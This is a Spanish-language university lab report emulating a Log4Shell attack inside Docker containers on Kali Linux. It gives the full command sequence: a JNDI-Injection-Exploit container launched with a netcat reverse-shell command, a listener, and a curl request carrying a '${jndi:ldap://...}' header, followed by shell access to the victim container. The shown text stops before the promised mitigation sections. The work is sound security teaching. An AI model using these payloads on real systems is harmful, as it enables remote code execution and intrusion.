

TRABAJO DE LABORATORIO

EMULACIÓN DE UN ATACA LOG4SHELL

Gustavo Landaeta Baeza

Universidad Mayor

Análisis y Explotación de Vulnerabilidades

Prof. Tomas Vera

Septiembre 11, 2024

Índice

Introducción	1
Emulación de un Ataque Log4Shell	2
Objetivo	2
Descripción del Entorno	3
Maquina Virtual	3
Herramientas	3
Aspectos y Comandos Claves	5
Levantar Aplicación Vulnerable-app	6
Copia de Repositorio	6
Construcción de la Aplicación	6
Despliegue de la Aplicación	7
Levantar Aplicación JNID-EXPLOIT	8
Construcción Dockerfile	8
Iniciar JNDI-EXPLOIT	9
Pruebas de Penetración	12
Evidencia de Ataque Desde Netcat	13
Evidencia de Ataque Aplicación Vulnerada	15
Eliminación y Comprobación de Borrado de Evidencia	16
Análisis de superficie de ataque	18
Vectores de Ataque Potenciales	18
Actores Malintencionados (Threat Actors)	18

Recursos Vulnerables	19
Escenarios de Ataque	19
Impacto Potencial	19
Recomendaciones de Mitigación	20
Conclusión	22
Referencias	23

Índice de figuras

1.	Captura de sistema operativo Maquina Virtual Pruebas	3
2.	Captura para verificar si tenemos docker instalado	4
3.	Captura para verificar la versión de docker	4
4.	Captura para verificar la versión de git	5
5.	Captura para verificar la descarga del repositorio	6
6.	Vista de contenido de repositorio de Vulnerable-app	6
7.	Vista de la imagen creada localmente en docker de la aplicación Vulnerable-app . . .	7
8.	Ingreso de Comando Despliegue aplicación	7
9.	Comando para obtener la ip local del contenedor de la red docker	7
10.	Comando para visualizar el log de Vulnerable-app en tiempo real	8
11.	Receta de Dockerfile para construir aplicación	9
12.	Imagen de jndi-exploit	9
13.	Terminal dentro del contenedor de JNDI-EXPLOIT	10
14.	Visualización ip de contenedor JNDI-EXPLOIT	10
15.	Comando para iniciar la aplicación JNDI-EXPLOIT	11
16.	Comando para iniciar la aplicación JNDI-EXPLOIT	12
17.	Curl enviado desde terminal a aplicación vulnerable	13
18.	Netcat conectado	13
19.	Lista de carpetas del contenedor vulnerado	14
20.	Archivo creado en contenedor atacado	14
21.	Terminal de contenedor vulnerado	15
22.	Visualización de evidencia de ataque	15
23.	Pasos con comandos de eliminación de evidencia	16

24. Verificación de eliminación de evidencia atacante y atacado	16
---	----

Índice de tablas

1.	Matriz de Superficie de Ataque	21
----	--	----

Introducción

En este siglo XXI y en el futuro la seguridad y el análisis de los sistemas se ha vuelto un pilar fundamental para el desarrollo de sistemas confiables, con el crecimiento exponencial de ataques a nivel informático y pérdidas a pequeña y gran escala de entidades y organizaciones públicas y privadas. Recientemente, una de las vulnerabilidades más críticas detectadas ha sido Log4Shell (CVE-2021-44228), la cual afecta a librería Log4j, una popular biblioteca de registro utilizada ampliamente en aplicaciones Java. Esta vulnerabilidad permite la ejecución remota de código (RCE), lo que la convierte en un blanco atractivo para atacantes que buscan comprometer servidores y aplicaciones a través de solicitudes maliciosas.

El objetivo de este informe de laboratorio es analizar la superficie de ataque de Log4Shell en un entorno controlado, evaluando los vectores de ataque más relevantes, los actores malintencionados que podrían explotarla, y los recursos vulnerables que podrían verse afectados. Durante las pruebas de laboratorio, se simuló un escenario de ataque para comprender el impacto de esta vulnerabilidad en aplicaciones que utilizan Log4j.

Este análisis es fundamental para identificar las medidas de mitigación necesarias que permitan reducir el riesgo de explotación y asegurar la infraestructura de la organización frente a futuras amenazas. A lo largo del informe, se detallarán los pasos a seguir y resultados de las pruebas donde se propondrán recomendaciones clave para mitigar el impacto de Log4Shell en los sistemas evaluados.

Emulación de un Ataque Log4Shell

Objetivo

El objetivo de este informe es realizar por medio de pruebas empíricas un laboratorio emulando un ataque de Log4Shell(CVE-2021-44228)(*CVE - CVE-2021-44228*, s.f.), con el fin de lograr que el estudiante comprenda las herramientas y técnicas utilizadas en el proceso de la implementación de este ataque. Este ejercicio práctico tiene como finalidad profundizar el entendimiento de las vulnerabilidades y de seguridad de aplicaciones web y fomentar el desarrollo de habilidades técnicas para la identificación y mitigación de riesgos de ciberseguridad.

Descripción del Entorno

Maquina Virtual

Se descarga maquina virtual de Kali Linux 64 bits desde pagina oficial de Kali Linux <https://www.kali.org/get-kali/#kali-virtual-machines> (*Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*, 2024) Una vez instalado montamos la imagen de Kali en una maquina virtual Oracle VM versión 7.0.18.

El detalle de la maquina virtual sera el siguiente:

- Sistema operativo: Kali Linux 2024.2
- Memoria Ram: 6gb.
- Procesador: Intel Xeon E5-2680 utilizando 4 procesadores.
- Modo de Red: Nat

Figura 1

Captura de sistema operativo Maquina Virtual Pruebas

```
(root@kali)-[~]
# cat /etc/os-release

PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2024.2"
VERSION="2024.2"
VERSION_CODENAME=kali-rolling
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"
```

Herramientas

Las herramientas que utilizaremos en la maquina virtual seran Docker y Git.

- Docker: Se utilizara docker para crear las imágenes de todo el contenido necesario para el uso de la aplicación atacada y aplicación atacante. Estas imágenes luego se deben iniciar en un contenedor y exponer en puertos.
- GIT: lo utilizaremos para verificar el control de version del repositorio donde se descargarán los archivos necesarios para las pruebas.

El primer paso es verificar si la versión de Kali a utilizar contiene estas herramientas. En caso de no tenerlas se deben instalar en el ambiente de laboratorio.

Se verifica si docker esta instalado por medio del comando **docker --version**. Este comando verifica la version de docker instalada en el equipo Figura 2

Figura 2

Captura para verificar si tenemos docker instalado

```
(root@kali)~[~]  
# docker --version  
Command 'docker' not found, but can be installed with:  
apt install docker.io  
apt install podman-docker
```

Al no tener docker instalado se procede a instalar docker de forma sencilla ya que kali al reconocer que no tiene la aplicación proporciona el comando para instalarlo dentro de su herramienta gestora de paquetes apt (Advance Package Tool)(*Package management / Ubuntu*, s.f.). Luego de ingresar el comando **apt install docker.io** podemos nuevamente verificar que tenemos la version instalada de docker

Figura 3


Captura para verificar la versión de docker

```
(root@kali)~[~]  
# docker --version  
Docker version 20.10.25+dfsg1, build b82b9f3
```

Ahora procederemos a verificar la versión de Git con el comando `git --version`. Donde podemos verificar que la version de kali si tiene ya instalada una version de git.

Figura 4

Captura para verificar la versión de git



```
(root@kali)-[~]
# git --version
git version 2.43.0
```

Aspectos y Comandos Claves

Para un desarrollador y una usuario de docker y Git existen varios aspectos claves dependiendo la necesidad del trabajo que se este realizando, para este laboratorio los comandos claves a utilizar seran los siguientes:

- `docker exec -it my_container {comando de ruta u otro}`: Con este comando podemos ingresar de modo interactivo a la terminal del contenedor donde podemos colocar alguna ruta en especial. Las más utilizadas son `/bin/bash`, `/bin/sh` y `ls`.
- `docker inspect`: Con este comando podemos inspeccionar todo lo que contiene el contenedor de Docker. Para este laboratorio se utilizará un comando un poco más especial para obtener la IP de cada contenedor inicializado. Este comando será el siguiente:

```
docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' (ID
    contenedor)
```

- `docker ps`: Para verificar si el contenedor está en ejecución.
- `docker images`: Para verificar las imágenes contenidas localmente en Docker.
- `git clone {url repositorio}`: Para copiar localmente el o los repositorios que necesitemos.

Levantar Aplicación Vulnerable-app

Para poder levantar la aplicacion seguiremos una serie de pasos para poder desplegar la aplicación que contiene la vulnerabilidad.

Copia de Repositorio

Procederemos a copiar de forma local desde el repositorio de la aplicación Vulnerable-app, para esto necesitamos ejecutar el comando **git clone https://github.com/darryk10/log4shell-vulnerable-app.git**.

Figura 5

Captura para verificar la descarga del repositorio

```
(kali㉿kali)-[~/Documents]
$ git clone https://github.com/darryk10/log4shell-vulnerable-app.git
Cloning into 'log4shell-vulnerable-app' ...
remote: Enumerating objects: 115, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 115 (delta 25), reused 25 (delta 25), pack-reused 83 (from 1)
Receiving objects: 100% (115/115), 256.80 KiB | 730.00 KiB/s, done.
Resolving deltas: 100% (38/38), done.
```

Con este comando copiaremos de forma local el repositorio de la aplicación que contiene la vulnerabilidad.

Figura 6

Vista de contenido de repositorio de Vulnerable-app

```
(kali㉿kali)-[~/Documents]
$ cd log4shell-vulnerable-app

(kali㉿kali)-[~/Documents/log4shell-vulnerable-app]
$ ls
build.gradle  gradle  gradlew.bat  README.md  settings.gradle
Dockerfile   gradlew LICENSE  screenshot.png  src
```

Construcción de la Aplicación

Una vez descargado el repositorio debemos entrar a la carpeta del repositorio descargado y con el comando **ls** revisar el contenido del repositorio.

Desde la pagina del repositorio podemos verificar los pasos recomendados. En primer lugar recomiendan construir la imagen de la aplicación por medio del comando **docker build . -t vulnerable-app**. Se debe tener en cuenta que para construir la imagen debo tener un archivo receta Dockerfile dentro de la carpeta donde ejecutare el comando.

Figura 7

Vista de la imagen creada localmente en docker de la aplicación Vulnerable-app

```
(root@kali)-[/home/kali]
# docker images vulnerable-app
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
vulnerable-app	latest	872e6d597568	2 hours ago	121MB

Despliegue de la Aplicación

Para el despliegue de la aplicación ejecutaremos el comando **docker run -rm -d -p 8080:8080 -name vulnerable-app vulnerable-app**. Una vez ejecutado el comando se expondrá la aplicación en el puerto 8080.

Figura 8

Ingreso de Comando Despliegue aplicación

```
(root@kali)-[/home/kali/Documents/lab/log4shell-vulnerable-app]
# docker run --rm -d -p 8080:8080 --name vulnerable-app vulnerable-app
d03e71d290988533244a95bda97b50b4dd8b01c325a6e68405253e65aa4b6bb4
```

Nos podemos percatar en la Figura 8 que al iniciar la aplicación docker nos proporciona un ID del contenedor el cual nos servirá para verificar algunos aspectos claves para poder trabajar con nuestro contenedor desplegado. Verificaremos la ip de la red de Docker con el comando visualizado en la Figura 9

Figura 9

Comando para obtener la ip local del contenedor de la red docker


```
(root@kali)-[/home/kali]
# docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' d03e71d290988533244a95bda97b50b4dd8b01c325a6e68405253e65aa4b6bb4
```

Esta ip la debemos guardar para poder después realizar las peticiones http al servidor de aplicación de esta aplicación.

También dejaremos implementado el comando `docker logs -f (ID contenedor)`. Este comando nos ira mostrando en tiempo real el log de la aplicación.

Figura 10

Comando para visualizar el log de Vulnerable-app en tiempo real



```
(root@kali)-[/home/kali/Documents/lab/log4shell-vulnerable-app]
# docker logs -f d03e

:: Spring Boot :: (v2.6.1)

2024-09-10 01:10:41.309 INFO 1 --- [          main] f.c.l.v.VulnerableAppAp
plication      : Starting VulnerableAppApplication using Java 1.8.0_181 on
d03e71d29098 with PID 1 (/app/spring-boot-application.jar started by root in
/)
2024-09-10 01:10:41.328 INFO 1 --- [          main] f.c.l.v.VulnerableAppAp
plication      : No active profile set, falling back to default profiles:
default
2024-09-10 01:10:43.484 INFO 1 --- [          main] o.s.b.w.e.t.TomcatWebSe
rver           : Tomcat initialized with port(s): 8080 (http)
2024-09-10 01:10:43.526 INFO 1 --- [          main] o.a.c.c.StandardService
                : Starting service [Tomcat]
2024-09-10 01:10:43.526 INFO 1 --- [          main] o.a.c.c.StandardEngine
                : Starting Servlet engine: [Apache Tomcat/9.0.55]
2024-09-10 01:10:43.630 INFO 1 --- [          main] o.a.c.c.C.[.][/]
                : Initializing Spring embedded WebApplicationContext
```

Levantar Aplicación JNID-EXPLOIT

En esta sección veremos como construir la receta de docker para instanciar en un contenedor la aplicación que vulnerara el contenedor con la aplicación vulnerable.


Construcción Dockerfile

El primer paso es en una carpeta construir un docker file, para esto utilizaremos el comando `sudo vim Dockerfile`. Con este comando se abra un gestor de notas donde podremos insertar

nuestra receta que construira la imagen de la aplicación. La receta que utilizaremos sera la misma proporcionada por el profesor en clases.

Figura 11

Receta de Dockerfile para construir aplicación




```

root@kali: /home/kali/Documents/lab2
File Actions Edit View Help
FROM openjdk:18
# Instalamos wget, curl y netcat (nc).
RUN microdnf install -y wget curl nc
# Directorio de trabajo.
WORKDIR /app
# Descargamos el archivo JAR especificado.
RUN wget https://web.archive.org/github/welkin/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -O JNDI-Injection-Exploit.jar
# Exponemos los puertos 8180, 1099 y 1389.
EXPOSE 8180 1099 1389
# Cambiamos el comando por defecto para iniciar una consola bash.
CMD ["bash"]
  
```

Una vez guardado el Dockerfile lo tenemos que construir. Dentro de la ubicación en donde se encuentra el archivo Dockerfile tenemos que ejecutar el comando de construcción de la imagen. **docker build -t jndi-exploit ..** Una vez ejecutado podremos visualizar en docker la imagen creada .

Figura 12

Imagen de jndi-exploit



```

(root@kali)-[/home/kali/Documents/lab2]
# docker images jndi-exploit
REPOSITORY    TAG       IMAGE ID      CREATED      SIZE
jndi-exploit  latest    524e290d6e91  23 hours ago  760MB
  
```


Iniciar JNDI-EXPLOIT

Ahora se debe ejecutar el comando para iniciar la imagen generada. Para este contenedor utilizaremos el comando **docker run -it -p 8180:8180 -p 1099:1099 -p 1389:1389 jndi-exploit**

Con este comando el contenedor se inicia en modo interactivo lo que quiere decir que entraremos directamente a la terminal del contenedor. Una vez dentro del contenedor se procede a revisar si se encuentra el archivo que descargo en el proceso de la construcción de la imagen. Este archivo es el **JNDI-Injection-Exploit.jar**

Figura 13

Terminal dentro del contenedor de JNDI-EXPLOIT



```
(kali@kali)-[~/Documents/lab2]
$ sudo docker run -it -p 8180:8180 -p 1099:1099 -p 1389:1389 jndi-exploit
bash-4.4# ls
JNDI-Injection-Exploit.jar
```


Antes de levantar la aplicación debemos verificar la ip de la red docker. para esto ejecutamos el comando `docker ps` para saber cual es nuestro id de contenedor y luego el comando:

```
docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' (ID
contenedor)
```

. para saber la ip otorgada.

Figura 14

Visualización ip de contenedor JNDI-EXPLOIT



```
(root@kali)-[/home/kali/Documents/lab2]
# docker inspect -f '{{range.NetworkSettings.Networks}}{{.IPAddress}}{{end}}' 513d
172.17.0.3

(root@kali)-[/home/kali/Documents/lab2]
```

Ahora que conocemos la ip tenemos que ejecutar el comando para iniciar la aplicación. El comando ejecutado es el que podemos ver en la Figura 15. Como observación se debe tener en

cuenta las comillas que van dentro del comando, ya que las comillas que se tienen en la guía no levantan bien el comando de la shell. También iniciada la aplicación tenemos que fijarnos en el parametro de ldap que nos servira para poder realizar el ataque.

Figura 15

Comando para iniciar la aplicación JNDI-EXPLOIT

```
bash-4.4# java -jar JNDI-Injection-Exploit.jar -C "nc 172.17.0.3 8083 -e /bin/sh" -A 172.17.0.3
[ADDRESS] >> 172.17.0.3
[COMMAND] >> nc 172.17.0.3 8083 -e /bin/sh
----- JNDI Links -----
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+
in classpath):
rmi://172.17.0.3:1099/w1e6jf
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://172.17.0.3:1099/hjvknt
ldap://172.17.0.3:1389/hjvknt
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://172.17.0.3:1099/wqqmhw
ldap://172.17.0.3:1389/wqqmhw
```

Ahora que tenemos levantada la aplicación debemos abrir una terminal nueva en el mismo contenedor de JNDI y aplicar el comando de netcat. Debemos aplicar el comando **nc -lvp 8083**.

El desglose de este comando es el siguiente

- Netcat (nc) : El comando nc es una herramienta de red que lee y escribe datos en redes desde línea de comandos (*Ncat - Netcat for the 21st Century*, s.f.)
- Listen (l): Esta opción indica a netcat que debe funcionar en modo servidor, es decir que debe escuchar las conexiones entrantes.
- Verbose (v): Esta opción habilita el modo verbose, lo que significa que netcat proporcionara información adicional y con mas detalle sobre lo que se esta conectando.
- Port(p): Esta opción indica el puerto en el que netcat debe escuchar las conexiones entrantes.

Para este laboratorio el puerto a utilizar es el 8083.

Para acceder al contenedor escribimos el comando `docker exec -it 513d /bin/bash`. y luego ejecutamos el comando de netcat ver Figura 16

Figura 16

Comando para iniciar la aplicación JNDI-EXPLOIT



```
(root@kali)-[/home/kali]
# docker exec -it 513d /bin/bash
bash-4.4# nc -lvp 8083
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8083
^C /home/kali/Documents/lab2
```

Pruebas de Penetración

Una vez inicializada las aplicaciones y conocidas las ips de la red debemos realizar el ataque, para esto debemos realizar el ataque por medio de curl (Client URL). Curl es una herramienta de línea de comandos, que permite la transferencia de datos hacia o desde un servidor sin interacción del usuario utilizando la biblioteca libcurl (B y B, 2023). el comando curl se compone de la siguiente manera.

```
curl (ip-victima):8080 -H 'X-API-Version: ${jndi:(ldap-infectado)}'
```

Donde la ip-victima es la ip de la Vulnerable-app y ldap-infectado es la ip de JNDI-EXPLOIT. Por tanto el comando queda de la siguiente manera:

```
curl http://172.17.0.2:8080 -H 'X-API-Version: ${jndi:ldap://172.17.0.3:1389/hjvknjt}'
```

La respuesta del comando sera Cookie Exploited Figura 17 y podremos verificar que tenemos acceso al puerto ya que la termina de netcat nos informa que se ha generado una conexión Figura 18

Figura 17

Curl enviado desde terminal a aplicación vulnerable


A terminal window from a Kali Linux machine. The prompt is (root@kali)~/home/kali/Documents/lab2. The user enters the command: curl 172.17.0.2:8080 -H 'X-Api-Version: \${jndi:ldap://172.17.0.3:1389/hjvknk}'. The output is 'Cookie Exploited'. The terminal has a dark background with a taskbar at the bottom showing various icons and the text 'CTRL DERECHA', '23:41', and '10-09-2024'.

```
(root@kali)~/home/kali/Documents/lab2
# curl 172.17.0.2:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.3:1389/hjvknk}'
Cookie Exploited

(root@kali)~/home/kali/Documents/lab2
#
```

Figura 18

Netcat conectado

A terminal window showing Netcat running. The prompt is bash-4.4#. The user enters the command: nc -lvp 8083. The output shows: Ncat: Version 7.92 (https://nmap.org/ncat), Ncat: Listening on 0.0.0.0:8083, Ncat: Connection from 172.17.0.2./lab2, and Ncat: Connection from 172.17.0.2:42657. The terminal has a dark background with a taskbar at the bottom showing various icons and the text 'CTRL DERECHA', '23:43', and '10-09-2024'.

```
bash-4.4# nc -lvp 8083
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8083
Ncat: Connection from 172.17.0.2./lab2
Ncat: Connection from 172.17.0.2:42657.
#
```

Evidencia de Ataque Desde Netcat

Una vez dentro del contenedor podemos verificar que tenemos acceso a las carpetas. Para esto utilizaremos ls para verificar las carpetas contenidas ver Figura 19


Figura 19

Lista de carpetas del contenedor vulnerado

```

bash-4.4# nc -lvp 8083
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8083
Ncat: Connection from 172.17.0.2.
Ncat: Connection from 172.17.0.2:42657.
ls
app
bin
dev
etc
home
lib
media
mnt
proc
root
run
sbin
srv
sys
tmp
usr
var

```



Ahora procederemos a crear algún archivo que identifique que tenemos podemos manipular el dentro de los archivos del contenedor. Para esta prueba crearemos un archivo nombrado lab.txt con un contenido ver Figura 20


Figura 20

Archivo creado en contenedor atacado

```

echo "Laboratorio" > lab.txt
ls
lab.txt

```



Evidencia de Ataque Aplicación Vulnerada

